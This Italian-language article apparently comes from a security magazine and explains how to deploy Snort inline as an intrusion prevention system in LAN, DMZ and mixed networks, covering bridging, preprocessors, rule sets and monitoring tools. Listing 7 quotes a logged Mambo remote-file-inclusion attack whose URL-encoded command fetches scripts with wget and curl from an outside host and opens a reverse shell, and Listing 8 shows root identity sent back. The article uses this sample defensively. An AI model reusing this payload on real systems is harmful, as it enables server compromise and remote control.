

Snort inline come soluzione



Programmazione

Pierpaolo Palazzoli, Matteo Valenza 

Grado di difficoltà



L'utilizzo di Snort inline in molteplici realtà e situazioni si è dimostrato una scelta vincente nella strategia per la messa in sicurezza di una rete interna, una dmz o una rete residenziale. Il suo corretto funzionamento, nella modalità di blocco (drop), dipende da quanto il dispositivo risponde alle caratteristiche dell'ambiente da proteggere. Analizzeremo quindi non solo le tecniche di configurazione ma soprattutto le modalità di inserimento di un dispositivo dedicato in coerenza all'ambiente da proteggere.

Snort è per definizione un IDS intrusion detection system, quindi la sua funzionalità nativa è l'utilizzo di una scheda di rete in ascolto su una replica del traffico di un segmento di rete.

Snort inline, per poter analizzare il traffico di un segmento di rete, va inserito in maniera trasparente tramite due schede in bridge, in funzionalità inline. La funzionalità inline avviene tramite l'accodamento del traffico tramite un modulo di iptables (`ip_queue`). Questo però non è sufficiente in quanto è necessario identificare, tramite iptables, che traffico debba essere accodato. Grazie a questa modalità Snort inline può comportarsi come un intrusion prevention system e quindi poter bloccare le connessioni che lo attraversano. Snort per potersi comportare come un intrusion prevention system deve essere compilato in modalità flex response che gli permette di resettare le connessioni ritenute da fermare.

Concludendo la modalità più performante e precisa è senza dubbio quella di snort inline perchè permette di dropare il traffico da fermare secondo le regole caricate.

Snort inline in una rete LAN

La prima parte di questo articolo tratterà dell'introduzione di Snort inline in una LAN.

Il presupposto di traffico che considereremo LAN come definito precedentemente sarà un traffico principalmente client oriented. Indi per cui si definiscono le tipologie di traffico di una LAN tipo:

- posta, client web, p2p, instant messenger, spyware, malware, virus, trojan, vpn.

Una regola comune a tutte le tipologie di IDS / IPS è che non è possibile analizzare il traffico crittografato, quindi nessun tipo di vpn e servizi ssl.

Dall'articolo imparerai...

- il funzionamento di Snort inline,
- concetti base di intrusion prevention system,
- come eseguire il tuning della configurazione di Snort inline.

Cosa dovresti sapere...

- fondamenti di networking TCP/IP in Linux,
- principi di funzionamento di un IDS.

Bridge

Mettere due schede in bridge significa accoppiare a livello due la funzionalità di tali schede e quindi renderle trasparenti al traffico. In questa modalità i pacchetti vengono forwardati da una scheda all'altra permettendo il corretto passaggio di tutto il traffico. Per poter effettuare questa operazione in ambiente linux occorre eseguire questi passaggi:

- Installare il pacchetto `bridge-utils` - `apt-get install bridge-utils` è necessario avere a bordo della distribuzione scelta il kernel 2.6, altrimenti ricompilare il 2.4 con il modulo bridge abilitato.
- Il bridge tra due schede di rete si crea in questo modo:

```
/usr/sbin/brctl addbr br0
/usr/sbin/brctl addif br0 eth0
/usr/sbin/brctl addif br0 eth1
/sbin/ifconfig br0 up
```

il mac address assegnato a br0 è lo stesso della prima interfaccia associatagli.

Contesti adatti a Snort in modalità inline

Va evidenziato che un sistema finalizzato al blocco delle intrusioni deve essere personalizzato e adattato al contesto di rete e alla tipologia di traffico passante. L'utilizzo di un IPS inline non risolve tutte le problematiche di sicurezza, ma contribuisce alla strutturazione centralizzata di un sistema di sicurezza dinamico ed efficiente. E' necessario che un IPS intercetti tutto il traffico destinato e proveniente da una sorgente messa sotto protezione. Tramite interfacce di rete in bridge, è possibile inserire il dispositivo all'interno della rete in modo trasparente e collezionare quindi tutti i dati necessari. Nella creazione di un dispositivo inline è necessario conoscere completamente la rete da proteggere in ogni aspetto (dal livello network al livello application).

Di seguito si descrivono alcuni esempi di tipologie di segmenti di rete per le quali l'adozione di un sistema IPS inline può portare benefici concorrendo quindi alla strategia per la messa in sicurezza dell'intero ambiente:

- LAN interna; insieme di client utilizzati per la navigazione, posta, messenger, p2p, ecc. (Fig. 1),
- DMZ; insieme di server utilizzati per l'erogazione di servizi tipici Internet (smtp, web, ftp, pop3, imap, mysql, ecc.) (Fig. 2),
- LAN + DMZ (Fig. 3).

In prima battuta per un periodo proporzionato alla dimensione della rete, quindi maggiore è il numero di host maggiore è il tempo, è necessario configurare snort inline in modalità IDS (Alert). Durante tale periodo si deve:

- riscontrare eventuali anomalie (problemi di performance, di memorizzazione dati, rallentamenti sulla rete, ecc.),
- analizzare il traffico per riscontrare falsi positivi.

L'osservazione dei dati raccolti permetterà quindi di procedere alla modifica delle configurazioni in modo da ottimizzare il funzionamento del dispositivo. Si evidenzia che la configurazione di un IPS open source, rispetto ad uno commerciale, potrebbe risultare di non immediata facilità, rendendo quindi non semplice l'eliminazione dei molti falsi positivi riscontrati nella prima parte di tuning.

Si consiglia di installare Snort inline su hardware dedicato, dimensionando correttamente le risorse di sistema (CPU, RAM) basandosi sui seguenti semplici concetti: tante regole maggiore ram, elevato traffico maggior carico di CPU.

Secondo test svolti, per mettere in sicurezza una connessione adsl (1280/256), è sufficiente un Geode a 266 MHZ 128 MB RAM (mille rules). Per tagli di banda superiore a 1 Mbps è consigliato un pentium 4 1 GHZ 512 MB RAM (tremila rules).

Nella Fig. 1 viene rappresentata la soluzione adeguata per questa tipologia di protezione, l' IPS posto tra il router e il resto della rete consente di analizzare tutto il traffico che interessa sorvegliare o proteggere.

A questo punto dopo aver posizionato nel punto strategico il dispositivo è necessario essere a conoscenza delle rules ed i preprocessori di Snort che ci serviranno.

Si parta dal presupposto che il file di configurazione di Snort, sia `snort_inline.conf`, esempio su www.snortattack.org/mambo/script/snort_inline.conf, che abbia come preprocessori attivati i seguenti preprocessori consigliati per reti LAN come raffigurato nel Listing 1.

I preprocessori per reti LAN

I preprocessori sono tutti rappresentati nel Listing 1. Qui sotto elenchiamo la loro spiegazione con le definizioni delle loro funzioni.

Clamav - questo preprocessore è presente solo se specificato in fase di installazione (`--enable-clamav`). Riscontra la presenza di Virus definiti nel database di Clamav che non siano ne crittografati ne file compressi. Questo preprocessore risulta estremamente efficace nel blocco di messaggi di posta Phishing. Le funzioni:

- `ports` - le porte da analizzare (all tutte, !22 tranne la 22, 110 solo la 110)
- `toclientonly` - si definisce la direzione del traffico
- `action-drop` - si definisce come rispondere ad un riscontro positivo
- `dbdir` - la directory contenente il database delle definizioni del clamav
- `dbreloadtime` - il tempo che intercorre tra il ricaricamento delle definizioni

Perfmonitor - questo preprocessore consente di scrivere in un file di testo i dati statistici di performance e passaggio di traffico, ed è necessario al funzionamento del pmgraph, che sarà illustrato più avanti nel




Fig. 1: Il posizionamento del dispositivo in una rete LAN

corso dell'articolo. Anche questo preprocessore va abilitato in fase di installazione (`--enable-perfmon`). Le funzioni:

- `time` - il tempo di campionamento delle letture dei dati.
- `file` - la path del file dei dati
- `pkcnt` - il massimo dei record contenuti nei file

Flow - Questo preprocessore è necessario per i prerequisiti di funzionalità di altri preprocessori come ad esempio il `flowbits detection plug-in` e il `flow-portscan`. In sostanza il preprocessore `flow` lascia Snort in un

continuo meccanismo di acquisizione. Le funzioni:

- `stats_interval` - questo parametro specifica ogni quanto, in secondi, si desidera che snort esegua un dump delle statistiche in `stdout`.
- `hash` - questo parametro specifica il metodo hash, usando il valore 1 si indica hash by byte, indicando il valore 2 hash by integer.
- **Stream 4** - Questo preprocessore da a Snort la capacità di distinguere su cosa il pacchetto si basi e in quale parte della connessione viene generato (client o server), dalle parole di Marty Roesch: *ho implementato stream4 per il desiderio di avere un riassemblatore di sessioni di grandi capacità che vuole riscontrare gli ultimi 'stateless attack.'* Le funzioni:
 - `disable_evasion_alerts` - questa opzione serve per disabilitare gli alert scritti in `stream4`
 - `midstream_drop_alerts` - dice al preprocessore di bloccare le connessioni nate senza stabilire un flusso stabilito.

Rpc decode - questo preprocessore riassume un flusso `rpc` in un singolo pacchetto per facilitarne l'analisi, se il preprocessore `stream4` è presente analizzerà solo il traffico proveniente dal client.

Telnet decode - questo preprocessore normalizza il flusso di caratteri del protocollo `telnet` di una sessione. Indirca le porte da analizzare.

Le rules per le reti LAN

Una volta che sono stati dichiarati i preprocessori, Snort ha bisogno

che nel file di configurazione vengano dichiarate le rules da applicare. Ci sono diversi metodi di applicazione delle rules:

- `alert` - genera un messaggio di alert e successivamente logga in un file o database il riscontro della regola.
- `log` - logga in un file o database.
- `pass` - ignora il traffico riscontrato.
- `drop` - tramite iptables *drop* il pacchetto e logga in file o database
- `reject` - tramite iptables *reset* la connessione se TCP, se UDP manda un messaggio di `icmp host unreachable` e logga in file o database
- `sdrop` - tramite iptables *drop* il pacchetto e non logga.

In questo caso il compito di questa rules è bloccare `miosito.com`, fa parte di un insieme di rules scritte per bloccare la navigazione a siti di casinò online, non considerati a norma dalla legge italiana. Il `drop` imposta l'azione che deve compiere iptables nel momento in cui la rules viene rilevata.

```
drop tcp $home_net any ->
    any $http ports (
        msg:"snortattack-italian-law";
flow:established;content: "miosito.com";
classtype:policy-violation;
    reference:url,
        www.snortattack.net;
    )
```

Le finalità delle configurazioni date, `listing 2`, sono la possibilità di controllo dei `p2p`, la protezione

Listing 1. Preprocessori consigliati per reti LAN

```
preprocessor perfmon: time 60 file/var/log/snort/perfmon.txt pkcnt 500
preprocessor flow:stats_interval 0 hash 2
preprocessor stream4_reassemble: both
preprocessor stream4: disable_evasion_alerts
midstream_drop_alerts
preprocessor clamav:ports all !22 !443,toclientonly, action-drop,dbdir /var/lib/clamav,dbreload-time 43200
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
```

Listing 2. Lista delle regole consigliabili per proteggere una LAN:

```
#General
include /etc/snort_inline/rules/bleeding.rules
#Mostly Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
#Exploits and direct attacks
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#Web issues
include $RULE_PATH/web-client.rules
include $RULE_PATH/community-web-client.rules
#Mail sigs
include $RULE_PATH/community-mail-client.rules
#Trojans, Viruses, and spyware
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#Peer to peer
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
```

da attacchi provenienti dall'interno (circa il 70% dei casi), soprattutto la selezione dei contenuti visitabili da parte degli host interni.

Snort inline in una DMZ

La seconda parte di questo articolo tratterà dell'introduzione di Snort inline in una DMZ.




Fig.2: Qui raffigurata una rete di tipo DMZ

Il presupposto di traffico che verrà considerato all'interno di una DMZ, come definito precedentemente, sarà un traffico principalmente server oriented. Indi per cui si definiscono le tipologie di traffico di una DMZ tipo:

- servizi di posta, server web, database server, application server, virus, vpn.

Il posizionamento del dispositivo raffigurato, rappresenta una possibile soluzione per questa tipologia di segmento di rete. L' IPS questa volta è posto tra il router e la DMZ.

I preprocessori per reti DMZ

L'unico preprocessore che varia la configurazione è il Clamav, è importante specificare il parametro `toserveronly`, per intercettare solo il traffico destinato ai server. Listing 3.

Frag3 - questo preprocessore rimpiazza il frag2 necessario per la ricomposizione di flusso di dati dovuto a frammentazione trasmissiva.

Le rules per le reti DMZ

Una volta che sono stati dichiarati i preprocessori, Snort ha bisogno di rules da applicare, ci sono diversi metodi di applicazione delle rules:

`max_fragments` - il valore massimo di numero di frammenti tracciabili

`policy` - seleziona un metodo di frammentazione, quelli disponibili sono first, ast, bsd, bsd-right, linux. Di default è bsd.

`detect_anomalies` - rilevare le anomalie nella frammentazione.

Le rules consigliate per una rete DMZ è rappresentata nel Listing 4.

Snort in una rete mista

Per quanto riguarda l'introduzione del dispositivo in una rete mista rappresentata in Fig. 3 è consigliata la seguente configurazione.

I preprocessori per una rete mista sono raffigurati nel Listing 5, invece le rules nel Listing 6.

Le finalità delle configurazioni date sono la possibilità di controllo di virus, la protezione da attacchi provenienti dall'esterno, mirati a bloccare exploit destinati ai servizi in produzione.

Listing 3. La lista dei preprocessori consigliabili per una DMZ

```

Preprocessori consigliati per una DMZ
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                        clamav, dbreload-time 43200

```

Più avanti spiegheremo con esempi pratici delle tipologie di attacco.

Monitoraggio degli attacchi e amministrazione delle rules

Il front end che si andrà ad analizzare e illustrare sono basati su database, infatti tutti i riscontri di Snort vengono immagazzinati in un database, che può essere di diverso tipo: mysql, postgres, ecc. Questi strumenti sono diversi e scritti in linguaggi diversi ma fondamentalmente svolgono lo stesso lavoro. Stiamo parlando di ACID, BASE, PLACID, SNORT REPORT, SGUIL ecc.

Sviluppati in PHP o python questi strumenti sono indispensabili per un buon IPS / IDS, in quanto risulta indispensabile essere a conoscenza di cosa accade al nostro dispositivo e quindi alla nostra rete. Questi front end sono molto semplici da installare, basta scompattarne il contenuto e editare il file di configurazione relativo con i parametri di connessione al database di Snort.

Si è scelto di parlare nello specifico di BASE e PLACID.

Il primo deriva da ACID (Analysis Console for Intrusion Database), BASE sta per Basic Analysis and Security Engine Project vedi in figura 4. Questo è un tool per sfogliare e analizzare i contenuti del database di Snort, scritto in PHP. Il punto di forza sono le numerose opzioni di ricerca e la capacità di raggruppare gli alert in base all'indirizzo ip e ad altri parametri come ad

esempio l'ora o la rules da cui deriva. L'installazione di base è semiautomatica, basta estrarre il contenuto del tar.gz nella directory predefinita di apache (/var/www/) cambiare il proprietario della cartella in apache e navigare fino al primo livello della cartella con un browser. Una procedura automatica vi guiderà nella creazione di tabelle indispensabili all'uso dell'applicativo.

```

tar -zxvf base-1.2.4.tar.gz
mv base-1.2.4 base
mv base /var/www
chown apache. /var/www/base

```

Listing 4. Lista delle regole consigliate per una DMZ

```

include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/bleeding-attack_response.rules
include $RULE_PATH/bleeding-dos.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/bleeding-scan.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-exploit.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-smtp.rules

```

PLACID

Analogamente a BASE, scritto in python è un visualizzatore di eventi basato su database. Svolge le stesse funzioni ma da test effettuati risulta più veloce di BASE nel momento in cui il database sia molto grande. L'installazione di PLACID non è così immediata, occorre installare python 2.3 e specificare nel file di configurazione di Apache alcuni parametri fondamentali per il corretto funzionamento:

```

AddHandler cgi-script .cgi .sh .pl .py
<Directory /var/www/placid>
Options ExecCGI
</Directory>

```

Editare anche il file di configurazione di PLACID per i parametri di connessione al database:

```

tar -zxvf placid-2.0.3.tar.gz
mv placid-2.0.3 placid
mv placid /var/www
chmod +x /var/www/
                        placid/placid.py
vi /var/www/placid/
                        placid.cfg

```




Fig. 3: Rappresentazione di una rete considerata mista




Fig. 4: Screenshot di base

```
dbhost=localhost
db=snort
passwd=password
user=snort
port=3306
resolvedns=yes
entrieslimit=300
debug=no
eventaltviews=yes
```

Per poter aggiornare le rules in automatico è consigliato l'uso di Oinkmaster, un programma in perl che permette di tenere aggiornate le rules, perchè è possibile aggiornare regole scegliendo le sorgenti di download: Snort VRT, community di Snort, community di bleeding-snort, rules di terze

parti e anche le proprie (locali).

La configurazione di Oinkmaster:

```
Oinkmaster.conf:
# Example for Snort-current (
```

```
"current" means cvs snapshots).
url = http://www.snort.org/pub-bin/
oinkmaster.cgi/
[codicediregistrazione]/
snortrules-snapshot-
CURRENT.tar.gz
# Example for Community rules
url = http://www.snort.org/pub-bin/
downloads.cgi/Download/
comm_rules/
Community-Rules-2.4.tar.gz
# Example for rules from
# the Bleeding Snort project
url = http://www.bleedingsnort.com/
bleeding.rules.tar.gz
# If you prefer to download
# the rules archive from outside
# Oinkmaster, you can then point
# to the file on your local filesystem
# by using file://<filename>,
for example:
# url = file:///tmp/snortrules.tar.gz
# In rare cases you may want to
# grab the rules directly from a
# local directory (don't confuse
# this with the output directory).
# url = dir:///etc/snort/src/rules
```

E' possibile scegliere quali siano le regole da abilitare e disabilitare dopo l'aggiornamento automatico:

```
Oinkmaster.conf:
disableids [sid della rules]
```

Oinkmaster è progettato per modificare automaticamente il tipo di applicazione della regola. Quindi tramite questa opzione nel file di configurazione verrà sostituita la tipologia di applicazione alert con drop:

```
Oinkmaster.conf:
modifysid * "^alert" | "drop"
```

Listing 5. Preprocessori consigliati per una rete mista

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
clamav, dbreload-time 43200
```

Listing 6. Rules consigliate per una rete mista

```
#General
include $RULE_PATH/bleeding.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-misc.rules
#Mostly Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
include $RULE_PATH/aams7.rules
#Network issues
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/snmp.rules
#Exploits and direct attacks
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#Scans and recon
include $RULE_PATH/scan.rules
include $RULE_PATH/bleeding-scan.rules
#Unusual stuff
include $RULE_PATH/finger.rules
#R-services, etc
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#Web issues
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-php.rules
#SQL and DB sigs
include $RULE_PATH/sql.rules
include $RULE_PATH/oracle.rules
```

Un buon sistema di visualizzazione delle regole è SRRAM che, nonostante sia un progetto datato, permette tramite uno script di parsing dei file delle rules, la loro organizzazione in un database dedicato e ne rende possibile la gestione via web. Vedi figura 7.

Per fare in modo che questo strumento possa acquisire le regole con opzione drop è necessario modificarlo in una sua parte di sorgente:

```
rules_import.pl:
if (/^alert/) {
    # if the line is an alert
in
if (/^drop/) {
    # if the line is an alert
```

Per poter fare in modo che il processo di importazione vada a buon fine è necessario creare il database delle rules:

```
# mysqladmin -uroot -p create snort_
                        rules_mgt
```

E quindi modificare i file `rules_import.pl`:

```
use DBD:mysql;
# === Modify to fit your system ===
$rules_list = 'snort_rules_file_list';
$mysql_host = 'localhost';
$mysql_port = '3306';
$mysql_db = 'snort_rules';
$mysql_user = 'root';
$mysql_passwd = 'password';
```

Ed il file cgi che dovrà essere eseguito da server web `rules_mgt.pl`:

```
use DBI;
use DBD:mysql;
use CGI;
# === Modify to fit your system ===
$this_script='rules_mgt.pl';
$cgi_dir='cgi-bin';
$mysql_host = '127.0.0.1';
$mysql_port = '3306';
$mysql_db='snort_rules_mgt';
$mysql_user='root';
$mysql_passwd='';
```

Quindi eseguire il comando `#perl rules_import.pl` e andare all'indirizzo con un browser: `http://IP/cgi-bin/rules_mgt.pl`

Listing 6. Rules consigliate per una rete mista (continua)

```
include $RULE_PATH/mysql.rules
include $RULE_PATH/community-sql-injection.rules
#Windows stuff
include $RULE_PATH/netbios.rules
#Compromise responses
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/bleeding-attack_response.rules
#Mail sigs
#include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop2.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/community-mail-client.rules
#Trojans, Viruses, and spyware
include $RULE_PATH/backdoor.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#Policy Sigs
include $RULE_PATH/porn.rules
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
include $RULE_PATH/bleeding-inappropriate.rules
include $RULE_PATH/community-inappropriate.rules
```

Un ulteriore strumento indispensabile per un IDS/IPS è PMGRAPH. Questo è un semplice script scritto in perl che genera due pagine in html con grafici relativi alle performance di Snort. E' necessario specificare nel file di configurazione il preprocessore perfonitor. Per una corretta rappresentazione dei grafici è obbligatorio installare le rrdtool. Può essere facilmente inserito nel crontab, perchè le immagini e le pagine create sono incrementali. Pmgraph viene rappresentato nella Fig. 6.

Nel caso di configurazione di preprocessore: `preprocessor perfonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500` eseguiamo il comando: `pmgraph.pl [path della cartella di pubblicazione] /var/log/snort/perfmon.txt`

Se si intende inserirlo nel cron utilizzare il seguente comando: `*/30 * * * * /root/pmgraph-0.2/pmgraph.pl [path`

Listing 7. I pacchetti presi dal log di apache

```
216.63.z.z - [28/Feb/2006:12:30:44+1300]"GET/
index2.php?option=com_content&do_
pdf=1&id=lindex2.php?_REQUEST[option]=com_content&_RE
QUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http:
//66.98.a.a/cmd.txt?&cmd=cd%20/tmp;wget%20216.99.b.b/
cback;chmod%20744%20cback;./cback%20217.160.c.c%
208081;wget%20216.99.b.b/dc.txt;chmod%20744%20dc.
txt;perl%20dc.txt%20217.160.c.c%208081;cd%20/var/
tmp;curl%20-o%20cback%20http://216.99.b.b/cback;chmo
d%20744%20cback;./cback%20217.160.c.c%208081;curl%20-
o%20dc.txt%20http://216.99.b.b/dc.txt;chmod%20744%20d
c.txt;perl%20dc.txt%20217.160.c.c%208081;echo%20YYY;e
cho| HTTP/1.1"404 - "-" "Mozilla/4.0(compatible; MSIE
6.0; Windows NT 5.1;)" "-" 0localhost
```

Listing 8. La risposta del server alla segnalazione dell'identità dell'utente

```
11:12:56.791930 IP 10.0.x.x.32770 > 217.160.c.c.8081: P 1:40(39) ack 1 win 5840
<nop,nop,timestamp 454607 3169841954>
0x0000: 4500 005b 6f63 4000 4006 f4c6 0a00 0078 E...[oc@.e.....x
0x0010: d9a0 f25a 8002 1f91 231c 80d0 6dd5 df65 ...Z.....#.m.m.e
0x0020: 8018 16d0 a26a 0000 0101 080a 0006 efcf .....j.....
0x0030: bcef f322 7569 643d 3028 726f 6f74 2920 ..."uid=0(root).
0x0040: 6769 643d 3028 726f 6f74 2920 6772 6f75 gid=0(root).grou
0x0050: 7073 3d30 2872 6f6f 7429 0a ps=0(root).
```

Listing 9. La risposta di snort sui privilegi di root di Mambo

```
11:12:56.824718 IP 10.0.x.x.514
> 10.0.y.yy.514: SYSLOG
auth.alert, length: 164
0x0000: 4500 00c0 0189 4000 4011 23d4 0a00 0078 E.....@.e.#....x
0x0010: 0a00 0059 0202 0202 00ac 2937 3c33 333e ...Y.....)7<33>
0x0020: 736e 6f72 743a 205b 313a 3439 383a 365d snort:. [1:498:6]
0x0030: 2041 5454 4143 4b2d 5245 5350 4f4e 5345 .ATTACK-RESPONSE
0x0040: 5320 6964 2063 6865 636b 2072 6574 7572 S.id.check.retur
0x0050: 6e65 6420 726f 6f74 205b 436c 6173 7369 ned.root.[Classi
0x0060: 6669 6361 7469 6f6e 3a20 506f 7465 6e74 fication:.Potent
0x0070: 6961 6c6c 7920 4261 6420 5472 6166 6669 ially.Bad.Traffi
0x0080: 635d 205b 5072 696f 7269 7479 3a20 325d c]. [Priority:.2]
0x0090: 3a20 7b54 4350 7d20 3130 2e30 2exx 2exx .: [TCP].10.0.x.x
